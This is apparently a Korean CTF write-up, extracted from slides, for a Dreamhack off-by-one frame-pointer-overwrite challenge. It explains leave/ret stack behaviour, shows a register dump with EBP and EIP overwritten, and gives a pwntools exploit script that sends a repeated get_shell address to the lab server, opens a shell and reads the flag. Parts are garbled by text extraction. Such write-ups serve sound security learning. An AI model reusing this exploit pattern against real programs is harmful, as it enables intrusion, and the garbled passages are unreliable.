

FPO – leave



FPO – Ret




FPO – main의 leave



**sfp에 저장된 값이
ebp로 저장되고,
esp는 해당 값의
+4 주소로 이동한다.**

FPO – main의 leave



pop eip -> sfp+4 주소의 값이 eip에 저장된다.

jmp eip -> eip 위치로 이동한다.

결론:

변조된 sfp +4 위치에 shell 코드를 삽입하면 된다!

부 이

```
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0x106
ESI: 0xf7fbc000 --> 0x1ead6c
EDI: 0xf7fbc000 --> 0x1ead6c
EBP: 0x61616161 ('aaaa')
ESP: 0xffffa3bd08 --> 0xffffe25349 (<__printf+9>: add    eax,0x196cb7)
EIP: 0x61616161 ('aaaa')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

확인해 봤듯이 입력값으로 a*256을 주면 ebp와 eip가 사용자가 입력한 값을 가리키고 있다.

→ 변조된 sfp 주소 + 4 위치는 real_name의 어딘가를 가리키고 있다

```
from pwn import *
```

```
r = remote("host1.dreamhack.games", 20120)
```

```
get_shell = p32(0x080485db)*64
```

```
p = r.recvuntil("Name:")
```

```
r.send(get_shell)
```

```
r.interactive()
```

```
root@622ef36280c2:dreamhack one_by_one_000# python3 off_by_one_000.py
```

```
[+] Opening connection to host1.dreamhack.games on port 20120: Done
```

```
off_by_one_000.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
https://docs.pwntools.com/#bytes
```

```
p = r.recvuntil("Name:")
```

```
[*] Switching to interactive mode
```

Name: □×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□×04□

[illegible][illegible]

```

[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04[ ]x04$ cat flag

```

```
DH:fef043d0dbe030d01756c23b78a660ae} [*] Got EOF while reading in interactive
```

감사합니다